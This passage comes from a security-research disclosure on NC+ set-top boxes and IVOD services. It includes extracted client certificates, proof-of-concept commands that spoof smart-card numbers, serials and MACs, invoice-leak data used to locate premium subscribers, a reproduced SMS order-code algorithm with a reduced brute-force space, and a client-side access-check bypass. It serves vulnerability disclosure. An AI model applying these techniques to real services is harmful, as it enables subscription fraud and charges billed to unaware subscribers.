
Fig. 22 NC+ GO TV web application screens.

The `is_internet_vod` MHP property indicates that ITI-2850ST / ITI-2849ST (hwid 0x110:0x45), ITI-2130S (hwid 0x141), ITI-5800S (hwid 178.176) and ITI-5800SX (hwid 178.177) are excluded from the service. These are the 4 devices compromised by Security Explorations in the past.

IVOD services

There are several IVOD services handling different STB models (Argus, Apollo middleware) and web browsers (Xion and WebKit). Their URLs are available in the obfuscated code of the operator application:

```
        hashmap.put("InternetVodUrl", new f(h, map, map1, "InternetVodUrl", 1, 0,
"https://n.atmitv.pl/portal/20c159b35fe277b46f582da9538d00c5/ivod/index.html", 1,
0, 0, null));

        hashmap.put("InternetVodUrlWebkit", new f(h, map, map1,
"InternetVodUrlWebkit", 1, 0, "https://ncplusgotv2.ncplus.pl", 1, 0, 0, null));
```

```
        hashmap.put("internetVodUrlWebkitArgus", new f(h, map, map1,
"internetVodUrlWebkitArgus", 1, 0, "https://ncplusgotv1.ncplus.pl", 1, 0, 0,
null));

        hashmap.put("internetVodUrlWebkitMediabox", new f(h, map, map1,
"internetVodUrlWebkitMediabox", 1, 0, "https://ncplusgotv2.ncplus.pl", 1, 0, 0,
null));

        hashmap.put("internetVodUrlWebkitApolloEnhanced", new f(h, map, map1,
"internetVodUrlWebkitApolloEnhanced", 1, 0, "https://ncplusgotv3.ncplus.pl", 1, 0,
0, null));
```

Issue 4 (client certificates of disallowed / untrusted devices allowed in NC+ GO TV)

Although, the IVOD service is not enabled in ITI-2849ST and ITI-2850ST devices, the STB certificate available in `/mnt/cert/xlets_ldr/stb-cert.p12`) file can be successfully used to connect and exchange data with IVOD services. This is regardless of the fact that certificate's Common Name clearly indicates the device model (*CN=ITI 2849/2850*).

The STB certificate file can be imported into Java KeyStore with the use of the following command:

```
keytool  -v  -importkeystore  -srckeystore  stb-cert.p12  -srcstoretype  PKCS12  -
destkeystore stb-cert.jks -deststoretype JKS

Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or
cancelled
[Storing stb-cert.jks]
```

It can be further used from within a Java client application in order to issue arbitrary HTTP protocol requests to IVOD services over SSL connection.

IVOD application

In order to test IVOD application, we primarily relied on `https://ncplusgotv2.ncplus.pl` URL for NC+ GO service as it was by default used by ITI-3740SX STB device (`internetVodUrlWebkitMediabox`) available in our lab[54].

There are a few arguments appended to the URL prior to opening it in the web browser. This in particular include the following:

- `SN=CSTAXXXXXXXXXXXXX` (STB serial number)
- `MAC=000391XXXX` (MAC addr of STB's network card)
- `res=1920x1080` (STB screen resolution)
- `parental=255` (parental status)
- `SC=XXXXXXXXXXXX` (smart card number)

Initial GET request to the NC+ GO service reveals the structure and functionality of the netVOD+ web application. Its client side code is implemented in JavaScript language (208KB long `common.js` file).

---

[54] ITI-3740SX is a Mediabox device.

The server side functionality is implemented with the use of a Java based web services[55] and JSON API. The comments included in NC+ GO TV application's code indicate that it was developed by Advanced Digital Broadcast in 2015.

IVOD services

Main IVOD servers along their role are briefly described in Table 9[56].

SERVER	DESCRIPTION
dek.ncplus.pl	*CGAWebOrderInterface* web service handling: ▪ retrieval of subscriber's access status to IVOD collections (allowed or not), ▪ price checking of a given IVOD collection, ▪ ordering of IVOD collections.
nvs1.ncplus.pl	JSON API server handling: ▪ browsing of collections hierarchy and accessing assets' details, ▪ "authentication", ▪ VOD movies purchase (rental), ▪ rented VOD movies listing, ▪ rented VOD movies session management (subsession start and stop), ▪ presentation of legal consents.
lsp1.ncplus.pl	License proxy server
r.dcs.redcdn.pl	Content delivery network of a 3rd party company (storage of logo and background images, Microsoft SMOOTH Streaming Manifest files and DRM encrypted content)

Table 9 Description of main IVOD servers.

It's worth to note that "authentication" mentioned above does not have much to do with security. This is the function that simply obtains the account identifier of a subscriber denoted by a given smart card number:

```
this.getAccountId=function(K){
  s("getAccountId()");
  var J=parameters.SC.substring(0,12),
  I=JSON.stringify({smartCardCode:J,portalClientId:z⁵⁷});
  k=K;
  d(o.Auth,p.post,I,i.Auth,v)
};
```

The account id[58] is further used as an argument to various JSON API scripts including the one handling IVOD purchase.

The rationale for such a mapping is that a subscriber identified by an account id can have more devices identified by different smart card numbers (such as a Multiroom Standard set consisting of the main and additional STB). In such a case, one account id corresponds to multiple devices. And this is the account id, which is billed any charges related to IVOD orders.

---

[55] running on a little bit outdated and not supported GlassFish Server ver. 3.1.1.
[56] details pertaining to service paths were intentionally omitted.
[57] z is a string constant identifying the NC+ GO application.
[58] denoted by `<accountId>`.

Access to content

During the application startup phase, information about allowed IVOD movie collections is retrieved from NC+ server with the use of a `getCol` SOAP request. The request takes one argument (`numdec`), which is the subscriber's smart card number:

```
<?xml version="1.0" encoding="utf-8"?>
  <soapenv:Envelope xmlns:soapenv='http://schemas.xmlsoap.org/soap/envelope/'
                    xmlns:vnfs='http://www.ncplus.pl/CGAWebOrderInterface/'>
  <soapenv:Header/>
    <soapenv:Body>
      <vnfs:getCol><numdec>XXXXXXXXXXXX</numdec></vnfs:getCol>
    </soapenv:Body>
  </soapenv:Envelope>
```

As a response to the SOAP request, an XML document is returned that contains information regarding subscriber's access (allowed or not) to all available IVOD collections[59]:

```
<?xml version='1.0' encoding='UTF-8'?>
  <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
    <S:Body>
      <ns2:getColResponse xmlns:ns2="http://www.ncplus.pl/CGAWebOrderInterface/">
        <return>
          <rstCode>0</rstCode>
          <colLink>https://nvs1.ncplus.pl/collections.xml</colLink>
          <collst>
            <col><numcol>1</numcol><allow>true</allow></col>
            <col><numcol>2</numcol><allow>false</allow></col>
            <col><numcol>3</numcol><allow>false</allow></col>
            <col><numcol>4</numcol><allow>false</allow></col>
            <col><numcol>5</numcol><allow>false</allow></col>
            <col><numcol>6</numcol><allow>false</allow></col>
            <col><numcol>7</numcol><allow>true</allow></col>
            <col><numcol>8</numcol><allow>false</allow></col>
            <col><numcol>9</numcol><allow>false</allow></col>
            ...
          </collst>
        </return>
      </ns2:getColResponse>
    </S:Body>
  </S:Envelope>
```

The returned data has a form of a list (`collst`) composed of collection identifiers and allowed status pairs (`numcol` / `allow`). It is the primary source of data used by the netVOD+ web application pertaining to subscribers' access to IVOD content.

Content hierarchy and data

Among the information returned in the XML file, there is also a link to the initial entry point service handling retrieval of information about IVOD collections and their content (assets):

```
https://nvs1.ncplus.pl/collections.xml
```

Prior to the use, the app modifies this link so that `.xml` suffix is replaced by a `.json` one.

---

[59] as of Jan 2019, there were 77 of them.

The collections entry point URL can be used to discover complete information about IVOD content, its structure and available assets. This is illustrated on Fig. 23.

COLLECTIONS ROOT

IVOD COLLECTIONS

CANAL+ VOD
CANAL+ SERIALE EXTRA
PREMIERY VOD+
ALE KINO+
FilmBox Live
AXN NOW
KINO ŚWIAT
ROMANCE TV
NAJLEPSZE TVP.PL
PRAPREMIERY TVP
EPIC DRAMA
KINO POLSKA
SUNDANCE TV
SCIFI
13 ULICA
BBC HD
KINO TV
AMC
TNT
CBS ACTION
COMEDY CENTRAL
COMEDY CENTRAL FAMILY
CBS EUROPA
FOX
TVN
HBO
WAKACYJNE KINO

HBO ASSETS

HBO ASSETS IN ALPHABETICAL ORDER

```
{
    id          : ctithbd412432
    title       : 1945
    link
}

{
    id          : ctithbd347142
    title       : 2 dni w Nowym Jorku
    link
}
...
```

HBO COLLECTION

HBO CATEGORIES

```
type        : categories
date        : 2018-12-30 13:09:52

category    {
    name    : HBO
    id      : 71
    count   : 9021

    sort.link (date)
    sort.link (alphabetical)
    ...
}
...
```

HBO CONTENT

HBO ASSET

```
id              : ctithbd412432
title           : 1945
title_original  : 1945 (2017)
description     : „W sierpniowy dzień
                  1945..."
rating          : 16
genre           : Dramat
duration        : 87 min
year            : 2017
countries       : director
}

...

has_Product_Placement : No

stream_low.link

...
```

SMOOTH MANIFEST.ISM FILE

```
<?xml version="1.0" encoding="UTF-
8"?><SmoothStreamingMedia
MajorVersion="2" MinorVersion="1"
TimeScale="10000000"
Duration="52471200000">   <StreamIndex
Type="video" Name="video"
Url="QualityLevels({bitrate})/
Fragments(video={start time})"
Chunks="2624" QualityLevels="6">
...
```

Fig. 23 IVOD content structure.

Collections crawling makes use of several scripts, which are briefly described in Table 10.

SCRIPT	DESCRIPTION
stb_collectionsinfo.json	Summary of IVOD collections along the number of movies available in each of them
collections.json	Top level listing of IVOD collections
stb_collections.json	Listing of sub collections that are part of a given collection
stb_categories.json	Information about categories available in a given collection, the count of movies in each of them along the links to browse them (in alphabetical or by date order)
stb_assetspage.json	Information about assets (movies) available in a given collection / category
stb_content.json	Information about a given asset (movie), its description and a link to content data (SMOOTH Manifest file)

Table 10 Server side IVOD scripts.

It's worth to note that crawling of IVOD data (collections and assets) can be done regardless of subscriber's access to it. NC+ server side interface implementing the retrieval of collections related information is based on HTTP GET requests, which are not accompanied by any subscriber's identity data. The actual assets are in a form of DRM protected SMOOTH files hosted by a 3rd party company

(Atende Software [25] and its redGalaxy Content Delivery Network [26]). Access to ISM Manifest files and content can be done over HTTP and does not require subscriber's identity related information.

IVOD shared secrets

The JavaScript code of IVOD application contains a table of secret codes, which are used to setup the security arguments for the video player:

```
n.push("ivodprotection=1");
n.push("ivodprotection.secret="+codes.secrets[collection.secret]);
```

The `HttpHeaderInfoProvider` detects the presence of the `ivodprotection` and sets `X-nBox-Code` HTTP headers to the value derived from a `ivodprotection.secret`, STB serial number and yet another secret code embedded in a binary of the MHP application.

The derived `X-nBox-Code` HTTP header along the `X-nBox-Time` seem to provide a means to validate the client of IVOD content.

The actual use does not matter much though. Regardless of whether the abovementioned headers are checked by NC+ license service or 3rd party IVOD asset provider, they should not be treated in terms of any security in the context of a demonstrated STB compromise (shared secrets compromise).

Issue 5 (smart card number used as security credentials)

NC+ GO service can be used in mobile phones, from a web browser on a PC or from a set-top-box device. The latter option does not require any registration or login.

Internally, subscriber's smart card is used in place of a login. It serves a purpose of base security credentials identifying a given subscriber and is used for numerous APIs implemented by the server side of IVOD application. This in particular include the *CGAWebOrderInterface* web service and its purchasing (order) functionality.

WSDL document for *CGAWebOrderInterface* web service

```
<wsdl:operation name="orderCol">
    <wsdl:input message="tns:orderColRequest"/>
    <wsdl:output message="tns:orderColResponse"/>
</wsdl:operation>
```

```
<wsdl:message name="orderColRequest">
    <wsdl:part name="parameters" element="tns:orderCol"/>
</wsdl:message
```

```
<xsd:element name="orderCol">
    <xsd:complexType>
        <xsd:sequence minOccurs="1" maxOccurs="1">
            <xsd:choice minOccurs="1" maxOccurs="1">
                <xsd:element name="macAddress" type="xsd:string" minOccurs="0" maxOccurs="1"/>
                <xsd:element name="numdec" type="xsd:string" minOccurs="0" maxOccurs="1"/>
            </xsd:choice>
            <xsd:element name="collection" type="xsd:string"/>
        </xsd:sequence>
    </xsd:complexType>
</xsd:element>
```

Smart card number can be used to identify the subscriber

Fig. 24 Illustration of a smart card number use as security credentials (order collection case).

The WSDL file describing *CGAWebOrderInterface* web service indicates that smart card number is one of two possible options to identify the subscriber (Fig. 24). The other is STB MAC address, but the IVOD application does not make use of it.

Similarly to the *CGAWebOrderInterface* web service, the JSON API also relies on the smart card number for VOD content purchase. This is however done in an indirect way due to the mapping of a smart card number to an account id, which is further used as an argument to numerous API calls (Table 11).

IVOD API NAME	JSON API
Auth	api/v2/smartcard/authenticate
Purchase	api/v2/account/<accountId>/portal/<portalClientId>/onetime-purchase
SubSessionStart	api/v2/account/<accountId>/portal/<portalClientId>/content/<contentCode>/subsession
Consent	api/v2/account/<accountId>/portal/<portalClientId>/consent
List	api/v2/account/<accountId>/portal/<portalClientId>/onetime-purchase?count=<count>&page=<page>
Consents	api/v2/account/<accountId>/portal/<portalClientId>/consents
SubSessionProlong	api/v2/subsession/<subsessionId>/prolong
SubSessionStop	api/v2/subsession/<subsessionId>/stop

Table 11 IVOD JSON API.

Abuse of other user's subscriptions for IVOD access

Subscriber's smart card is used as a base credential for obtaining status information pertaining to access to IVOD collections. We verified that a response to the `getCol` SOAP request for a subscriber with a more rich subscription (programming) offer returns the allow status set to true for additional collections (Fig. 25).

Fig. 25 `getCol` response messages for different smart card numbers.

Spoofing subscriber's identity

We decided to verify whether changing the smart card number to the one corresponding to a more powerful[60] subscriber is indeed sufficient to get access to the IVOD collections associated with its subscription.

For that purpose, we implemented the `cardaddr` command in our Proof of Concept Code, which changes an instance field of a given obfuscated Java class[61] that holds the smart card addr value, used as an argument by NC+ IVOD application.

Fig. 26 Spoofing STBs smart card address.

The smart card number change was visible to the operator application (Fig. 26) and IVOD URL building code in particular:

```
box> ivodurl
ivod url: https://ncplusgotv3.ncplus.pl?SN=DGBDXXXXXXXXXXXXX&MAC=686359XXXXXX&re
s=1920x1080&parental=255&SC=00112233445566778899
```

We verified that by changing the runtime value of a smart card number seen by the STB to the one of a more powerful subscriber, access to additional content (collections) was allowed by the IVOD application. Such a successful test was conducted with respect to HBO and Canal+ VOD collections.

Getting information about powerful NC+ subscribers

The invoice data leak vulnerability from 2012 makes it possible to obtain information about NC+ subscribers' bills and smart card numbers.

There is however more to that. As invoice data broadcasted over MPEG PID 0x641 contains detailed information regarding monthly charges for subscriber's services, the vulnerability can be exploited to precisely locate subscribers with access to given premium services. This includes, but is not limited to subscribers with VIP+ accounts or access to HBO GO or NC+ GO.

---

[60] in terms of access to TV programming and IVOD service.
[61] `aZB` field of `a.ej.F` instance (ITI-2851S case).

The `invoices` command implemented in our Proof of Concept Code illustrates this. When this command is provided with an `-f` argument, full invoice information is printed to the output:

```
XXXXXXX-01/1812/P  | 2018-12-01 | 2018-12-31 | XXXXXXX-01   | XXXXXXXXXXX  | 279.49
 Pakiety
   - Pakiet VIP+                                      139.99
 Opcje dodatkowe
   - HBO GO                                           0.00
   - Multiroom Standard-OpB.mani.                     60.00
 Opcje VOD
   - nc+go TV                                         5.00
   - VOD+                                             0.00
```

Full invoice information is encoded by the means of the so called magic strings. Raw invoice data (invoice payload - IP)[62] indicates an invoice template used to display invoice details with the use of a `t` attribute:

```
<IP v="266" p="5d9bf5a" s="XXXXXXXXXXXXXX" c="167764cb998" d="167c38c1d98" h="0"
f="2" g="4" r="0" a="54.89" t="5e1959b" l="11a">XXXXXXX-01|XXXXXXX-01/1812/P|2018-
12-01|2018-12-31|2018-12-03|84.69|-84.69|0.00|0.00|54.89|54.89|XX XXXX XXXX XXXX
XXXX XXXX XXXX|2018-12-18|123$123%30.00-5.01%24.99%^168$168%20.00-
10.00%10.00%^30$30%20.00-15.00%5.00%|82$82%%14.90% od 2018-11-01 do 2018-11-
30|1|XXXXXXX|przelew|ITI|</IP>
```

As of Dec 2018, the following invoice templates were in use for describing invoice data of NC+ subscribers:

- `invoice_05d8fe25`
- `invoice_05d02c75`
- `invoice_05e19c4b`
- `invoice_05e1959b`
- `invoice_05d88005`

The body of the invoice payload is composed of the sequence of data separated with the use of a | character. The meaning of each single data item is illustrated in Table 12.

IDX	MEANING	SAMPLE
0	Agreement number	XXXXXXX-01
1	Invoice number	XXXXXXX-01/1812/P
2	Start date	2018-12-01
3	End date	2018-12-31
4	Issue date	2018-12-03
5	Previous balance	84.69
6	Clients payments	-84.69
7	Corrections	0.00
8	Remaining balance	0.00
9	Settlement	54.89
10	Payment amount	54.89
11	Account number	XX XXXX XXXX XXXX XXXX XXXX XXXX
12	Payment deadline	2018-12-18
13	Magic string	123$123%30.00-5.01%24.99%^168$168%20.00-10.00%10.00%^30$30%20.00-15.00%5.00%

---

[62] raw invoice data can be investigated with the use of `-r` argument of the `invoices` cmd.

14	Previous magic string	`82$82%%14.90% od 2018-11-01 do 2018-11-30`
15	Info hasharray idx	`1`
16	Client number	`XXXXXXX`
17	Payment method	`Przelew`
18	Invoice issuer	`ITI`

Table 12 Invoice payload body items and their meaning.

Invoice templates are broadcasted over MPEG PID 0x641 in a similar fashion as invoice data (deflated content spread over several MPEG sections[63]). The only difference is in the table id and section's offset to actual data payload (tid 0x00 and offset 0x0c).

Invoice templates are HTML files containing dynamic JavaScript code, which takes magic string arguments and use its individual components to access hash tables indicating names of packages and services along their detailed charges (Fig. 27).

Fig. 27 Decoding of a sample magic invoice string.

In general, IVOD collections for a given channel (HBO, CANAL+, etc.) are available to subscribers with that channel included in their subscription. Thus, the more channels a given subscriber is eligible to watch, the more IVOD collections it is also allowed access to.

The invoice leak can be thus exploited to locate smart card numbers of powerful subscribers, which can be further used to spoof their identity and abuse their subscriptions for IVOD access (and on their cost).

Unauthorized IVOD ordering

Access to smart card numbers along the server side API relying on them for subscriber's identification makes it possible for a malicious party to issue arbitrary order requests on behalf of unaware subscribers from within the Internet.

---

[63] the so called `AdbEmmSections`.

In this context, NC+ subscribers' are not sufficiently protected and are at risk of becoming the victim of unauthorized charges.

We verified that purchase of additional content was possible with the use of a spoofed smart card identity. While the paid content was purchased by us and it could be viewed by us, all associated charges were billed to the subscriber identified by a spoofed smart card identity[64]. This could be verified by the means of `getList` JSON API request.

Prior to the order, this API returned same XML result for both our and spoofed smart card identities:

```
{"totalNumber":0,"oneTimeList":[]}
```

As a result of the VOD order, the rented VOD movie was associated (and billed) to the spoofed smart card identity only:

```
{"totalNumber":1,
 "oneTimeList":[
              {"contentCode":"ctitpre431383",
               "transactionDate":"2019-01-21 17:41:54",
               "collectionCode":"66"}]
}
```

It's worth to note that our Proof of Concept code also implements spoofing of a STB serial number and MAC address. This is accomplished by the means of `serial` and `macaddr` commands.

The spoofed values of STB serial number and MAC address are simply returned by the PropsMonitor as indicated by log entries generated at the time of building the IVOD URL:

```
/169.254.10.15] PropsMonitor: spoofing getProperty sn
/169.254.10.15]                sn = ABCD0123456789
/169.254.10.15] PropsMonitor: spoofing getProperty mac.STB.Eth.Ethernet
/169.254.10.15]                mac.STB.Eth.Ethernet = aa:bb:cc:dd:ee:ff
```

VOD+ SMS ordering
The SMS based VOD rentals makes use of the order codes, which uniquely identify the set-top-box device (and subscriber) on which they are generated along the movie id the order refers to. The generation algorithm produces an alphanumerical code from a space of 31 characters that take the following as an input:

- STB serial number (CLRA, DGCB, DGCT, DWZA, FADA serials only),
- product code (1-99).

What's interesting is that while the serial number used is 17 characters in length, only characters 6 characters (positions 9-16) are used by SMS code generating subroutine (Fig. 28).

---

[64] this unauthorized purchase was made with full consent and permission of the victim subscriber.

IVOD SMS code generation method

```
public static String e(int i, String s1, boolean flag)
                                      throws IllegalArgumentException {
    String s2 = "";

    if(s1 != null) {
        if(s1.length() != 17)
            throw new IllegalArgumentException("Serial number length shall be
                                      17 but is " + s1.length() + "!
                                      (" + s1 + ")");
        if(i < 0 || i > 99)
            throw new IllegalArgumentException("Product code shall be in a
                                      range of 0 and 99!");
        StringBuffer stringbuffer = new StringBuffer();
        String s3 = s1.substring(0, 4);
        String s4 = (String)bKK.get(s3);        MAP SERIAL NUMBER TO A NUMBER (3-7)
        if(s4 == null)
            throw new IllegalArgumentException("Wrong model part in serial
                                      number!");
        stringbuffer.append(3);
        stringbuffer.append(s4);
        String s5 = s1.substring(9, 15);        EXTRACT 6 DIGITS FROM SERIAL NUMBER
        stringbuffer.append(s5);

        if(i < 10)
            stringbuffer.append('0');
        stringbuffer.append(i);
        int ai[] = t(stringbuffer.toString(), flag);   GENERATE DIGITS OF A NUMBER WITH 31 BASE
        s2 = F(ai);
    } else {
        throw new IllegalArgumentException("Serial number must not be null!");
    }

    return s2;
}
```

GENERATE SMS CODE

Fig. 28 An implementation of IVOD SMS code generation.

Additionally, some serial numbers published in the Internet for same STB models (characterized by 4 characters long serial prefix) may provide hints regarding a likely range of valid numbers in use by NC+ operator for a given STB model:

- DGBDXXXXX 072851 XX
- DGBD18304 071350 BE (published serial number [27]).

What's most important is that a knowledge of a complete 17 characters long serial number is not needed to produce a legitimate SMS code. The whole space of numbers used by the VOD+ service is 5 million (5 supported STB models * 1 million numbers). The space of actual numbers may be reduced to 4 digit only (10 thousands) by exploiting the same two digit prefix.

VOD+ SMS ordering web service endpoint

Investigation of URLs available in the operator application revealed *VODSMSServicePort* web service endpoint handling VOD+[65] orders conducted with the use of SMS messages (Fig. 29).

The WSDL document of *VODSMSServicePort* web service also revealed the `soapAction` associated with the service and bound to non-https connection:

---

[65] VOD+ movies are the movies available to STB devices through the PushVOD. Their MPEG streams (audio, video and CA information in the form of ECM messages) are broadcasted by the operator and collected by STB devices on the attached hard drive. Upon rental, subscriber's smart card receives proper entitlement that makes it possible to decrypt ECM messages associated with a target (rented) content and the content itself.

```
<soap:operation soapAction="http://vodsms.ncplus.pl/orderProduct"style="document"/>
```

WSDL document for *VODSMSServicePort* web service

```
<wsdl:operation name="orderProduct">
    <wsdl:input message="tns:orderProduct" name="orderProduct"></wsdl:input>
    <wsdl:output message="tns:orderProductResponse" name="orderProductResponse"></wsdl:output>
</wsdl:operation>
```

```
<wsdl:message name="orderProduct">
    <wsdl:part element="tns:orderProduct" name="parameters"></wsdl:part>
</wsdl:message>
```

```
<xs:element name="orderProduct">
    <xs:complexType>
        <xs:sequence>
            <xs:element name="code" type="xs:string"/>
            <xs:element minOccurs="0" name="telephone" type="xs:string"/>
            <xs:element name="channel" type="xs:string"/>
        </xs:se
    </xs:comple
</xs:element>
```

SMS code encompassing STB serial number and movie id

Fig. 29 WSDL document for a web service handling VOD+ orders.

The above indicates that VOD+ ordering could be conducted without access to STB certificate. It relies on STB serial number for security credentials. Such valid serial numbers could be sometimes found in public posts of nc+ subscribers looking for technical support or advise related to STB operation / configuration (subscribers might not be aware that STB serial number could be treated by an operator as security sensitive data and that it should not be revealed).

We verified that VOD+ orders could be conducted through *VODSMSServicePort* web service from the Internet. Successful order was immediately indicated by a status code value encompassed in a returned XML document:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:orderProductResponse xmlns:ns2="http://www.ncplus.pl/VODSMSService/">
      <vodreturn>
       <rstCode>0000</rstCode>
      </vodreturn>
    </ns2:orderProductResponse>
  </soap:Body>
</soap:Envelope>
```

Minutes following the POST request corresponding to the VOD+ order, proper entitlements were received by Conax smart card.

Issue 6 (client side access checks)

In order to verify whether the `getcol` SOAP request result was indeed the primary source of information pertaining to subscribers' access to IVOD content, we setup a custom WWW server[66] impersonating NC+ GO TV service in order for the ability to provide a set-top-box device with a specially crafted version of the IVOD application.

As the original NC+ GO VOD connection was conducted over SSL and with server's certificate check, we needed to modify the service URL. This was accomplished by the means of changing the value of `internetVodUrlWebkitApolloEnhanced` property used by the operator's application. Support for such a change has been implemented in our Proof of Concept code with the help of `-s` argument of `ivodurl` command:

```
box> ivodurl -s http://ncplusgotv3.ncplus.pl
```

The original IVOD application is composed of the following files:

- `index.html`
- `jquery-1.6.2.min.js`
- `common.css`
- `common.js`

They were copied to the document root of a HTTP server running at `http://192.168.1.118` address (URL of a fake IVOD application). Additionally, a target set-top-box device was configured to make use of our custom DNS server, which resolved `ncplusgotv3.ncplus.pl` name to `192.168.1.118`. All other DNS requests were proxied by it to the real DNS server.

This approach made it possible to implement arbitrary changes to the code of IVOD application (its code was fetched from our server by STB device).

In order to verify whether access to IVOD collections was conducted solely on a client side, the following two approaches were considered by us:

1) The fake IVOD application could have the `common.js` file changed, so that it made use of our *CGAWebOrderInterface* web service instead of the operator's one. The fake *CGAWebOrderInterface* could be setup in such a way, so that it returned an XML document indicating allowed access status for all available IVOD collections,

2) The fake IVOD application could have the `common.js` file changed, so that it made use of an original *CGAWebOrderInterface* web service, but access status to a given collection would be set to arbitrary (always allowed) value at the time of parsing an XML document returned by the legitimate web service.

We decided to proceed with the 2nd approach as it looked much simpler (quicker) to implement (a change in the application's code, no need to setup yet another web service). This is illustrated on Fig. 30.

---

[66] with the help of a custom DNS server and runtime modification of NC+ GO TV URL used by the operator application.

XML parsing code for `getCol` result

```
function i(r){
  r.each(function(t,v){
    v=$(v);
    var s={id:v.find("numcol").text(),
           allow:(v.find("allow").text()==="true"),          allow:true,
           transactional:false,
           fromGetCol:true};
    …
  }
}
```

ENFORCING ALWAYS ALLOWED ACCESS STATUS TO IVOD COLLECTIONS

Fig. 30 Client side code change implementing always allowed access status to IVOD collections.

